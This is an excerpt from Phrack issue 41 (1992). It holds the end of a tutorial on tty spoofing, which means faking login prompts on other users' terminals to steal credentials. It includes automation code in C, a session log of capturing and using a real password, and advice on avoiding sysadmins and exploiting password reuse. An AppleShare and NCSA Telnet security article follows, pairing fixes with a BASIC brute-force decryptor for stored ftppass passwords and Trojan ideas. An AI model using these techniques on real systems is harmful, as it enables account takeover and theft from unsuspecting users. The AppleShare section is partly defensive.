[2] Exit           DONE                        cat </dev/tty01
```

or

```
[2] Exit 1         cat:i/o error               cat </dev/tty01
```

You want to IMMEDIATELY (if not sooner) "recat" that terminal. Once you get that DONE signal, you now know WHAT terminal is active. You want to then type something to the effect of 'echo -n "login:" >/dev/tty01&'. The & is important because if the user decided to switch terminals, echo could lock up and freeze your control on the account. If after about 10 seconds echo doesn't come back as:

```
[5] Exit            DONE                        echo -n login: >/dev/tty01
```

KILL the process. When you ran the echo command, the shell gave you a processid. Just type KILL processid. If the done echo line DOES come back, that means that it was successfully printed on the user's screen. He will then type in his username. WRITE THIS DOWN. If you are ever in doubt that the word on your screen is a username, type 'grep word /etc/passwd' and if a line comes up, you know it's valid. If grep doesn't return anything, still keep it because it might be a password. Then wait about 2 seconds, and type 'echo -n "<username> password:" >/dev/tty01&' again using the & to prevent lockage. If that command doesn't come back in about 10 seconds, kill the process off and you can assume that you lost the user (e.g. he moved to another terminal). If the done echo line DOES come back, then in about 2 seconds, you SHOULD see his password come up. If you do, write it down, and boom, you have a new account.

This may seem like a time consuming process and a lot of work, but considering that if you have macros with the "cat </dev/tty" command and the echo -n commands preset, it will be a breeze. Okay - so you say to yourself, "I'm a lazy shit, and just want passwords to be handed to me on a silver platter." With a little bit of work, you can do that! Below is a few lines of C source code that can be used to automate this process. Anyone who knows C should be able to put something together in no time.

```
#include <stdio.h>

FILE *fp, *fp2;
char username[10], password[10];

main()
{
      fp=fopen("/dev/ttyp1", "r");
      fp2=fopen("/dev/ttyp1", "w");

      fprintf(fp2, "login:");
      fscanf(fp, "%s", &username);

      /* Put delay commands in here */

      fprintf(fp2, "%s password:", username);
      fscanf(fp, "%s", @password);
```

```
      printf("Your new account info is %s, with password %s.", username,
              password);
}
```

This is a VERY basic setup. One could fairly easily have the program take arguments from the command line, like a range of tty's, and have the output sent to a file.

Below is an actual session of manual tty spoofing. The usernames and passwords HAVE been changed because they will probably be active when you read this. Some c/r's and l/f's have been cut to save space. Please notice the time between the startup and getting a new account is only seven minutes. Using this technique does not limit the hacked passwords to dictionary derivatives like Crack and other programs.

```
source mycats                                ; This file contains cats
                                    ; for terminals tty03 - tty10
[1] 29377
/dev/tty03: Permission denied       ; All this means is that someone is logged
in
                                  ; and has their mesg set to NO.  Ignore it.

[1]    Exit 1               cat < /dev/tty03
[2] 29378
[3] 29379
/dev/tty06: Permission denied
/dev/tty05: Permission denied
[4]    Exit 1               cat < /dev/tty06
[3]    Exit 1               cat < /dev/tty05
/dev/tty07: Permission denied
[3]    Exit 1               cat < /dev/tty07
/dev/tty08: Permission denied
[3]    Exit 1               cat < /dev/tty08
[2]  + Stopped (tty input)    cat < /dev/tty04      ;This was the terminal I
was
                                                 ;on - it's automatically
                                    ;aborted...
[3] 29383
<5:34pm><~> /dev/tty09: Permission denied
[3]    Exit 1               cat < /dev/tty09
<5:34pm><~> source mycats2                  ;This one contains 34 - 43

[3] 29393
[4] 29394
[5] 29395
[6] 29396
[7] 29397
[8] 29398
[9] 29399
/dev/tty36: Permission denied
/dev/tty37: Permission denied
/dev/tty38: Permission denied
/dev/tty39: Permission denied
/dev/tty40: Permission denied
/dev/tty34: Permission denied
/dev/tty35: Permission denied

[9]    Exit 1               cat < /dev/tty40
[8]    Exit 1               cat < /dev/tty39
[7]    Exit 1               cat < /dev/tty38
[6]    Exit 1               cat < /dev/tty37
[5]    Exit 1               cat < /dev/tty36
[4]    Exit 1               cat < /dev/tty35
[3]    Exit 1               cat < /dev/tty34

[1] 29400
[3] 29401
[4] 29402
```

```
<5:34pm><~> /dev/tty41: Permission denied

[1]    Exit 1               cat < /dev/tty41
/dev/tty43: Permission denied
[4]    Exit 1               cat < /dev/tty43
/dev/tty42: Permission denied
[3]    Exit 1               cat < /dev/tty42

<5:34pm><~> source mycats3                        ;This contains p1-pa

[3] 29404
[4] 29405
[5] 29406
[6] 29407
[7] 29408
/dev/ttyp1: Permission denied
/dev/ttyp3: Permission denied
/dev/ttyp5: Permission denied
/dev/ttyp6: Permission denied

[8]    Exit 1               cat < /dev/ttyp6
[7]    Exit 1               cat < /dev/ttyp5
[5]    Exit 1               cat < /dev/ttyp3
[3]    Exit 1               cat < /dev/ttyp1
[7] 29410
[8] 29411
[9] 29412
[1] 29413

<5:34pm><~> /dev/ttyp7: Permission denied

[7]    Exit 1               cat < /dev/ttyp7
/dev/ttypa: Permission denied
[1]    Exit 1               cat < /dev/ttypa

<5:34pm><~> source mycats4                         ;Last one is q0-qa

[1] 29426
[3] 29427
[5] 29428
[7] 29429
[10] 29430
[11] 29431
/dev/ttyq5: Permission denied

[10]   Exit 1               cat < /dev/ttyq5
[12] 29432
[10] 29433
[13] 29434
[14] 29435
<5:34pm><~> who

<5:34pm><~> nnnnnnnnrlogin unx        ; He thought he didn't type it right.
pigsnort                              ; Important!  Write down ALL non-
                              ; system sent messages!
<5:35pm><~>
grep pigsnort /etc/passwd             ; Check with grep to see if it's an
                              ; account.

<5:35pm><~>                           ; Didn't return anything - must be a
                              ; a password!

nnnpptst8                             ; Sure looks like an account name to
nnnnn=====                            ; me!  Write it down!

ls

[8]    Done                   cat < /dev/ttyp8  ; Asshole pressed control-d.
                                    ; 'recat' the terminal!
```

```
<5:36pm><~> cat  < /d e v/  ttyp8&             ; This is the 'recat.'

[8] 29459
<5:36pm><~> cat: read error: I/O error           ; Asshole is now trying all
                                  ; sorts of control characters
                                  ; sending UNIX into a fit.
[4]    Exit 1              cat < /dev/ttyp2

<5:36pm><~> cat </dev/ttyp2&                  ; 'recat' it!

[4] 29465
<5:36pm><~>

<5:36pm><~>

[6]    Done                   cat < /dev/ttyp4  ; Someone had to press the
                                                ; character, so this is active.

<5:36pm><~> cat </dev/ttyp4&                  ; 'recat' the ctrl-d.

[6] 29468
<5:36pm><~> echo -n "login:" >/dev/ttyble1      ; Try echo'ing a fake login
cat: read error: I/O error                  ; to the active terminal.

[6]    Exit 1              cat < /dev/ttyp4
poop4d                                          ; Here goes another password.
p4                                              ; Couldn't find the matching
&                                  ; account.

[6] 29470
<5:37pm><~> cat: read error: I/O error


[4]    Exit 1              cat < /dev/ttyp2


<5:37pm><~> cat </dev/ttyp2&

[4] 29489
<5:37pm><~> echo -n "login:" >/dev/ttyp2&      ; Try echo'ing a fake login
                                  ; prompt again.
[15] 29490
<5:37pm><~> kill 29490                          ; Login prompt didn't return
                                  ; within a few seconds so we
                                                ; kill it.

[15]   Terminated             echo -n login: > /dev/ttyp2
<5:37pm><~> cat </dev/tty
echo -n "login:" >/dev/ttyp4&

[15] 29491
<5:38pm><~> kill 29491

<5:38pm><~> grep pptst8 /etc/passwd             ; Make sure it's an account!

pptst8:X:58479:4129:People Eater:/ucuc.edu/usr/pptst8:/bin/bash
<5:38pm><~> grep ble1 /etc/passwd               ; This isn't an account...

<5:39pm><~> grep poop4d /etc/passwd             ; Neither is this - probably
                                  ; a password...

<5:39pm><~> who                                 ; See if any of the users we
                                  ; caught fell through an
                                  ; 'uncatted' terminal...

<5:39pm><~> ps -x                               ; View all our processes.
                                  ; DAMN glad that the cat's
  PID TT STAT  TIME COMMAND                     ; don't come up in the process
29266 04 S     0:04 -tcsh (tcsh)            ; list!
29378 04 T     0:00 cat
```

```
29412 04 I     0:00 -tcsh (tcsh)
29426 04 I     0:00 -tcsh (tcsh)
29427 04 I     0:00 -tcsh (tcsh)
29428 04 I     0:00 -tcsh (tcsh)
29429 04 I     0:00 -tcsh (tcsh)
29431 04 I     0:00 -tcsh (tcsh)
29432 04 I     0:00 -tcsh (tcsh)
29433 04 I     0:00 -tcsh (tcsh)
29434 04 I     0:00 -tcsh (tcsh)
29435 04 I     0:00 -tcsh (tcsh)
29459 04 I     0:00 -tcsh (tcsh)
29470 04 D     0:00 <exiting>
29489 04 I     0:00 -tcsh (tcsh)
29491 04 D     0:00 -tcsh (tcsh)
29547 04 R     0:00 ps -x
<5:40pm><~> kill 29378 29412 29426 29427 29428 29429 29431 29432 29433 29434 29

435 29459 29470 29489 289491                    ;Kill off all processes.

29470: No such process

[4]    Terminated              cat < /dev/ttyp2
[8]    Terminated              cat < /dev/ttyp8
[14]   Terminated              cat < /dev/ttyqa
[13]   Terminated              cat < /dev/ttyq9
[10]   Terminated              cat < /dev/ttyq8
[12]   Terminated              cat < /dev/ttyq7
[11]   Terminated              cat < /dev/ttyq6
[7]    Terminated              cat < /dev/ttyq4
[5]    Terminated              cat < /dev/ttyq3
[3]    Terminated              cat < /dev/ttyq2
[1]    Terminated              cat < /dev/ttyq1
[9]    Terminated              cat < /dev/ttyp9
[2]    Terminated              cat < /dev/tty04

<5:41pm><~>

[15]   Terminated              echo -n login: > /dev/ttyp4
[6]    Done                    echo -n login: > /dev/ttyp4

<5:41pm><~> ps -x

  PID TT STAT  TIME COMMAND
29266 04 S     0:04 -tcsh (tcsh)
29594 04 R     0:00 ps -x
<5:41pm><~> logout

Local -011- Session 1 disconnected from UNIX1

Local> c unx                                    ; Notice it's a different
                                                ; system but shares passwords.
Local -010- Session 1 to UNX on node MYUNX established

Welcome to ucuc.edu.

login: ble1                                     ; Test out all the accounts
ble1 password:  [I tried poop4d]                ; with all the passwords.
Login failed.
login: pptst8
pptst8 password: [I tried poop4d here too.]
Login failed.
login: pptst8
pptst8 password: [I typed pigsnort]
Authenticated via AFS Kerberos.                 ; BINGO!  We're in!
Checking system rights for <pptst8>... login permitted.
login 1.0(2), Authen
Last login: Fri Jul 17 17:33:30 on tty11

(1) unix $ ls                                   ; Let's see what this sucker
                                                ; has...hmm...an IRC user, eh?
```

```
Mail      Mailbox      News      bin      irc      other      junk      private
public
(2) unix $ logout

Local -011- Session 1 disconnected from UNX
```

A few words of advice: Monitor the tty's when it's the busiest time of the day, usually about 11am on a university system. Kill all your processes before you hang up. Those processes that you run will sit on the system and can be found by sysadmins. Also, they will tie up those tty's that you are monitoring, which can also cause problems. Point is, you DON'T want to attract attention to what you're doing. Don't test the accounts you get immediately. If the victim happens to be doing a 'who' and sees two of himself, he is going to shit. Wait until later or use a different subsystem that won't show up on his 'who'.

Don't take over accounts. All the real user has to do is call up the office and tell them that their password was changed. In two seconds, it'll be changed back, plus the sysadmin will be on the lookout so you're just one step BEHIND where you started. Once you have someone's account info, kill the cat that is sucking the terminal so that the user can log in normally. If he continues not to get ANYTHING, he may go and solicit some "professional" help, and THEY might know what's going on, so let the sucker log in. Another thing: with accounts you get.

DO NOT DESTROY ANYTHING in the system, not in their account, and no where else if you get higher privs. Chances are that the person is NOT going to know someone has obtained their password, and will have NO reason to change it. Wait until his college term/semester ends and then monitor the file dates. If after about a month the dates don't change, change the password and do whatever you want to the account because he's probably done with it.

Oh and one last thing. Once you have a valid account, grep the username and get the REAL name. Then grep the REAL name and find out all accounts on the system that the guy owns. Chances are that he is using the same password in multiple accounts!

Thanks go to Pointman, #hack members, and the entire current/past Phrack staff for putting out an excellent magazine over the years.

If you need to contact me, try the IRC in #hack and the VMB world. I usually prefer NOT to be contacted by e-mail, but if you have my address and have an important question, go for it. I'm willing to help any beginners who need it.

Happy Hacking!

VaxBuster '92

==Phrack Inc.==

Volume Four, Issue Forty-One, File 9 of 13

- = -

Security Shortcomings of AppleShare Networks

By Bobby Zero

November 28, 1992

- = -

The purpose of this file is to inform all those underpaid Mac network administrators or other interested parties of the problems with Macintosh AppleShare and how to address those problems. AppleShare is quite respectable in both its implementation and usage, blending seamlessly with the Macintosh OS such that the casual user has no idea of the complexity behind the elegance. For all its elegance, however, it does have some severe drawbacks in terms of security-- nearly all of which are fixable, requiring a combination of common sense and RTFM: Read The Fucking Manual.

This is in no way to be considered as a "How To" for persons of questionable ethics and/or motives. That being said, however, I feel the following is in order:

PROSECUTOR: [To WITNESS] ...And you are?

WITNESS: Miss America.

[Singing]

PROSECUTOR: Would you please tell the court why you feel Fielding Mellish is a traitor to this country?

WITNESS: I feel that Fielding Mellish is a traitor to this country because his views are different from the views of the President, and others of his kind. Differences of views should be tolerated, but not when they are too different. Then he becomes a subversive mother.

-- Woody Allen, "Bananas"

This file is divided into 5 sections: (1) the "AppleShare Prep" file, (2) the "AShare File Srv" application, (3) Mixing VAXens & AppleShare, (4) System 7 FileSharing, and (5) NCSA Telnet weaknesses. The fifth does not particularly relate to AppleShare, but its security can be exploited via method #4, so I thought to include it.

If there is sufficient interest, I will make a "Part II" [or three or four or five..] detailing more problems. Send feedback to Phrack Loopback; being a regular reader, I will respond accordingly. While writing this, I was unsure of the approach -- either bland technical or "gh0d-these-people-are-dumb" statements. I decided to just combine them, chao-like. Well, enough of my rambling. On with the file!

- = - = - = - = -

THE "APPLESHARE PREP" FILE

(1) The "AppleShare Prep" file under both System 6 and 7 contains a BMLS resource; this resource contains various information required to mount a volume on startup. While this is an optional feature, many people choose it either by accident or for convenience.

* The downside to this convenience is the fact that the user's name and password for a server are stored in this file. Anyone with a copy of ResEdit can open this file up, and view the BMLS resource.

* It's so easy to create a Trojan horse and slip it into a program or Hypercard stack to copy the BMLS resource from the target's AppleShare Prep file and copy it into a hidden file on the server drive where it can be retrieved at a later date. If Mr. Ed is well-written, he would be nearly undetectable as it takes but an eyeblink to copy the rez. Trojan horses aren't as sexy as viruses and don't get much publicity, but it is exceedingly easy to fool a Macintosh user [or any user, for that matter] into running something he or she shouldn't.

HOW TO SOLVE: Educate users of this flaw and urge them to log into the file server manually. If computers in an open lab setting are used, configure them to automatically log in as a guest, thereby circumventing the entire issue of passwords entirely. Encryption of the BMLS resource is entirely up to Apple or someone with enough knowledge of AppleShare to write a patch -- certainly not me [yet...].

THE "ASHARE FILE SRV" SERVER

(2) On AppleShare File Servers running v2.0:

* The file "Users & Groups" within the Server/System Folder contains the data required for maintaining folder privileges & ownership. It also contains user's names and passwords, in an unencrypted format. While obtaining this file would be somewhat difficult [one must physically be able to access the server: shut it down, restart it with a floppy, copy the file, reboot the machine], the "rewards" would be considerably worthwhile, as one would now have a copy of every user name and password, including that of the Administrator. Once physical access is secured, one could conceivably write a program to install on the server that would periodically make a copy of the file and put it on the "server" side of the disk, and give it an innocuous name... an INIT which would perform on every startup, or install a Time Task to do it daily, or even going so far as to patch the AppleShare Admin program to update this file every time a user is added or modified. It is also common knowledge that users use the same passwords on different machines; armed with a list of names & passwords for one machine, one could then enter another computer with the same user/pass combination.

* There is no automatic lockout for users who enter an incorrect password. With a bit o' knowledge and a copy of "Inside AppleTalk," a program could be written that could use a dictionary of common passwords in conjunction with a list of user names to try to manually "hack out" a valid user/password combination. The speed of this varies greatly on the speed of and load on the server, the speed of and load on the network, and the speed of the "attacking" computer. A typical "hack" can take anywhere from .5 to 5 seconds, but there is no need to tie up the attacking computer for that period of time; the program can use both asynchronous AFPCommand calls and exist under Multifinder to allow for complete "background hacking." It should be noted, however, that Apple has incorporated a lockout into the hideously overpriced AppleShare 3.0 -- its hardware requirements, however, seem to leave it out of the budgets of most sane individuals.

* A group of individuals armed with the above program could go into a computer lab, fire up said program, and then launch a word processing application and seem to be doing homework while in reality they would be hacking passwords.

* The "Copy Protect File" in AppleShare Admin disallows using the Finder to copy a "Protected" program. That does not deter, however, a "normal" copy program such as DiskTop from copying the file. [That is about as lame as the ol' "Bozo Bit."]

HOW TO SOLVE: Insure that physical access to the fileserver is impossible for all but trusted persons. Upgrade to AppleShare 3.0 [$$ gag $$], which allows "locking" of accounts after a certain number of bad attempts, or obtain a logging program to keep track of invalid attempts and origins, then track down the offenders. There's no way to stop the violation of the "Copy Protection" -- it deters only those easily dismayed. All I can suggest is you keep your non-PD programs away from Guests or other "non-trusted" persons.

VAXSHARE, PCLINK, AND OTHER VAX/APPLESHARE SERVER APPS

(3) There are various forms of AppleShare that can be run from a VAX; many versions of these programs have severe flaws which can also be exploited.

* The prime example is the existence of "default" accounts: while "Guest" logins might be disallowed, logging in as DEFAULT, password USER has been known to be effective in "getting in" -- even FIELD, SERVICE has worked. Pathetic, isn't it, that these guys haven't picked up on these things?

* The existence of a VAXShare [or similar] account used for AppleShare access can oft times be used to access the VAX. For instance, if one is aware that a VAX is being used in an open lab as an AppleShare File Server, one can use method #1 to extract a username/password combination from the Prep file and use that password to gain entrance to the VAX.

HOW TO SOLVE: Disallow interactive logins on the VAX-side of the account and disable or repassword all "default" accounts. If your version of VAX/AppleShare requires an interactive login, have a "special" program be run whenever the user logs in, recording the date, time, and origin of login before disconnecting.

SYSTEM 7 FILE SHARING

(4) With the advent of System 7.0 and "File Sharing," many users simply put their machines "on the net" without taking proper measures to disallow unauthorized access to their machine. Several people turn Sharing on while their drive is selected, unwittingly allowing others to read, write, copy, delete, or modify the information on the drive. Oddly enough, by default, the "Trash" folder is locked out, while the System Folder is, by default, left wide open. A major oversight on Apple's part... I suppose it was to discourage the perceived threat of "digital dumpster diving" ...? Even I cannot fathom that one.

* Many times the "System Folder" is left unprotected, meaning various system resources can be copied or modified. One can leech the AppleTalk Remote Access files, any Timbuk2 or Timbuk2/Remote programs, etc. and use them to further penetration.

* The "Users & Groups" file can be copied, then modified "at home" by a user running 7.0 [or by the attacking machine, if it is running 7.0] -- adding another "owner" account, for instance, to act as a "back door" in the event guest privileges are locked out by a wiser individual.

* The integrity of important files can be challenged; the System file can have resources moved in and out of it by the attacking computer -- one of these resources could be a virus, a Trojan horse, or a really stupid font [like New York -- ugh!].

* The disk is usually populated by copyrighted software; one could easily make pirated copies of that software.

* The disk may be home to personal or otherwise "private" files -- files that can be read, copied, deleted, or even modified. There was an instance in which a file on a shared folder was found to contain user names and passwords to a UNIX box on the campus network... incredibly foolish. Fortunately, the proper persons were informed and the files were moved to a [presumably] safer location.

* The attacker could have a malicious streak and choose to delete all that he sees.

HOW TO SOLVE: Take a giant wooden plank and soundly whack all offending users. Tell them of the intelligent way to use filesharing, and inform them that *anyone* can go in and read their resume, love notes, financial info, erotic poetry, etc.. that usually gets their attention. Tell them to, instead of sharing the entire hard drive, create a folder and entitle it "Shares" or something appropriately witty; then select the folder and go to "Sharing..." To further security, disallow the <Any User> (Guest) logins. To better keep

track of who's using the Macintosh, keep the "File Sharing Monitor" open or get a program like NokNok which notifies you when someone is using your Mac.

NCSA TELNET
~~~~ ~~~~~~

5) The NCSA Telnet application allows a user to use his or her Mac as a telnet client and wander around the Internet. NCSA Telnet also handles incoming FTP requests. While this FTP function is easily disabled, many users keep it on because they either use it regularly or don't even know it exists.

* Anyone with a valid username/password can log in to the Mac via FTP and then change to the "root" directory and perform the normal FTP functions.. both send and receive. This means that *every* file on the Mac can be accessed from *anywhere* on the Internet. It should be noted that NCSA Telnet does not log the "who & where" information, meaning there is no log of who used the machine, meaning there is no way for an intruder to be "caught."

* The file "ftppass" contains the list of users allowed to use FTP on that Macintosh. If, by using one of the methods mentioned above, someone is able to access it, it is easily cracked as it has a rather pathetic encryption scheme: the data fork contains the user's name, a colon, and then an encrypted password. The password is easily decrypted; unless it is the entire 10 characters, the last few characters are in order. That is, the next ASCII code is 1 + the previous, etc. Observe this from my "ftppass" file:

sample:ucetcr&'()

The first part, "sample," is the user's name. The colon is the basic UNIX-like delimiter, the rest is the password. The "real" part of the password is the characters "ucetcr" ... the remaining "&'()" are just spaces... how do you tell? It's in ASCII order. Look up "&" on an ASCII chart and "'" will follow, then "(" then ")" .. you get the idea.

This password can be discovered by short program XORing the encrypted characters with a number between 0 and 255. The program can either a) dump all XOR results or b) if the password is not the maximum length, the program can simply scan for a "space" [ASCII 032 decimal] in the password and print it. The following "cracking" program is written in BASIC [hey, does anyone use that any more?] and will allow you to decrypt the passwords. If you can tell that the password has spaces at the end, you can go ahead and delete line 110. Otherwise, leave that line in and use your brain [remember your brain?] to determine if the encrypted goop is a "real" word or just goop.

```
5 REM "ftppass" brute-force hacker
10 INPUT "Encrypted password:";I$
20 FOR X=1 TO 255
30 FOR Y=1 TO LEN(I$)
40 Y$=MID$(I$,Y,1)
50 YA=ASC(Y$)
60 N=X XOR YA
70 IF N=32 THEN F=1
80 N$=N$+CHR$(N)
90 NEXT Y
100 IF F THEN ?"Possible password:"N$
110 ?I$" 'encrypts' to "N$: REM U can delete this line if len<10
120 N$="":F=0
130 NEXT X
140 ?"Finished."
```

Sample run: [with line 110 deleted]

```
Encrypted password:ucetcr&'()          [gotta type the whole thing]
Possible password:secret !./           [boy, that was tough!]
Possible password:rdbsdu! /.
Possible password:}km|kz./ !           [etc.. just smack ^C at this point.]
```

So the password is "secret" [clever, no?]

It should be noted that this program is rather inelegant as I haven't really
~~~~

reversed the algorithm, just written a brute-force "hacker" for it. This is due to laziness on my part. If I really wanted to do this properly, I would FTP to the NCSA anonymous site and leech the 700k+ of source and "reverse" it thataway. I don't feel like doing that. I am lazy. This program works just dandy for me... [I suspect the encryption program uses the users' name to encrypt it, but I don't care enough to find out.]

I should say that I don't wish to offend the makers of NCSA Telnet or call the application crap. It is, indeed, an impressive piece of work; I simply feel that there are some aspects of it which could use improvement... if not in terms of security, then at least allowing the user to save selections to disk!

BTW- I know that NCSA Telnet is also available for the IBM. I haven't tested these with an IBM, but if it's a "true" port, these flaws should exist under the IBM version as well.

- = - = - = - = -

Well, that does it. If you're a network coordinator and you're *still* sitting on your skinny ass after reading this, get the hell up and fix the problems. Don't be surprised to find someone running anonymously through your net, leeching files and generally contributing to moral laxity ... I've seen it before -- it's not a pretty sight.

And of course, if you run a network of any sort, you must encourage users to use different passwords on different machines and passwords that don't exist in a dictionary [gh0ds are we sick of hearing that!].. it will work wonders for security. Every hacker knows the number of people who use ONE password to all of their different accounts is unbelievably high... and they make very good use of this oversight.